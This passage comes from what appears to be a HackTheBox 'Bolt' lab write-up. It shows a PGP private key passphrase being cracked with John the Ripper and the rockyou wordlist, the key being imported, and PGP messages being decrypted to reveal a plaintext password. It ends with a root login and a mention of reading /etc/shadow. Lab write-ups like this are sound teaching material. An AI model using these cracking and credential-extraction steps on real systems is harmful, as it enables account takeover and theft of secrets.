85d5139f64997014ec38ac59e65b842d92afb50184ccc3549a57dcdb3fc8720cc394912aed931007
b53da1c635d302e840da2e6342803831891ab1ccc1669f3cc3240b8d31eded96696d7ad1525c4d27
7a4d3123abecafdbdde207714539c2e546cd45c4452051394e5d00e711fa5353f817be4fa6827aa0
f1428dfb93a918e93975fb4baf3297aa3b7fec33470cf2741237a629b869a762684602057f3e3e6d
f9c97631caa7589dc4b26653162dfb2f2cf508cbe375496ba735830c2c00f151cdd50c522afe33db
e4265d2*3*254*8*9*16*b81f0847e01fb836c8cc7c8a2af31f19*16777216*34af9ef3956d5ad8:
::Eddie Johnson <eddie@bolt.htb>::eddie_private_key.txt
```

2.9 Crack PGP private key

2.9.1 John the ripper (JTR)

Start to crack it with JTR.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Bolt/target-items/hash-dir$ john --wordlist=/usr/share/wordlists/rockyou.txt eddie.john
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 16777216 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 8 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 9 for all loaded
hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
```

2.9.2 JTR Result

Discover the exact passphrase for the key.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Bolt/target-items/hash-dir$ john --wordlist=/usr/share/wordlists/rockyou.txt eddie.john
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 16777216 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 8 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 9 for all loaded
hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
merrychristmas   (Eddie Johnson)
1g 0:00:17:45 DONE (2022-01-12 22:27) 0.000938g/s 40.21p/s 40.21c/s 40.21C/s mhiedhie..merrychristmas
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

2.9.3 Import eddie private key

Import eddie private key again with the discovered passphrase. We imported the key successfully.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Bolt/target-items/eddie-dir$ gpg --import eddie_private_key.txt
gpg: key 1C2741A3DC3B4ABD: "Eddie Johnson <eddie@bolt.htb>" not changed
gpg: key 1C2741A3DC3B4ABD: secret key imported
gpg: Total number processed: 1
gpg:              unchanged: 1
gpg:       secret keys read: 1
gpg:   secret keys imported: 1
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Bolt/target-items/eddie-dir$
```

2.10 PGP message enumeration

2.10.1 Passwords found


As we found 2 PGP message from secrets and email queue tables during MySQL enumeration. Now that we have identified the password credentials.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Bolt/target-items/pgp_msg$ gpg -d pgp_msg_from_secrets_by_eddie
gpg: encrypted with 2048-bit RSA key, ID F65CA879A3D77FE4, created 2021-02-25
      "Eddie Johnson <eddie@bolt.htb>"
{"password":"Z(2rmxsNW(Z?3=p/9s","description":""}gpg: Signature made Sat 06 Mar 2021 11:33:54 PM +08
gpg:                using RSA key 1C2741A3DC3B4ABD
gpg: Good signature from "Eddie Johnson <eddie@bolt.htb>" [unknown]
gpg: WARNING: This key is not certified with a trusted signature!
gpg:          There is no indication that the signature belongs to the owner.
Primary key fingerprint: DF42 6BC7 A4A8 AF58 E50E  DA0E 1C27 41A3 DC3B 4ABD
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Bolt/target-items/pgp_msg$ gpg -d pgp_msg_from_email_queue_tbl_by_eddie
gpg: encrypted with 2048-bit RSA key, ID F65CA879A3D77FE4, created 2021-02-25
      "Eddie Johnson <eddie@bolt.htb>"
{"description":"","password":"Z(2rmxsNW(Z?3=p/9s"}gpg: Signature made Fri 26 Feb 2021 05:50:11 AM +08
gpg:                using RSA key 1C2741A3DC3B4ABD
gpg: Good signature from "Eddie Johnson <eddie@bolt.htb>" [unknown]
gpg: WARNING: This key is not certified with a trusted signature!
gpg:          There is no indication that the signature belongs to the owner.
Primary key fingerprint: DF42 6BC7 A4A8 AF58 E50E  DA0E 1C27 41A3 DC3B 4ABD
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Bolt/target-items/pgp_msg$
```

3.0 ROOT ACCESS

3.1.1 Test Password

Test passwords for clark and root users. Now we success login as root.



3.1.2 Root flags

Navigate to root directory and obtain the flag. Now we can also get '/etc/shadow' file from the machine.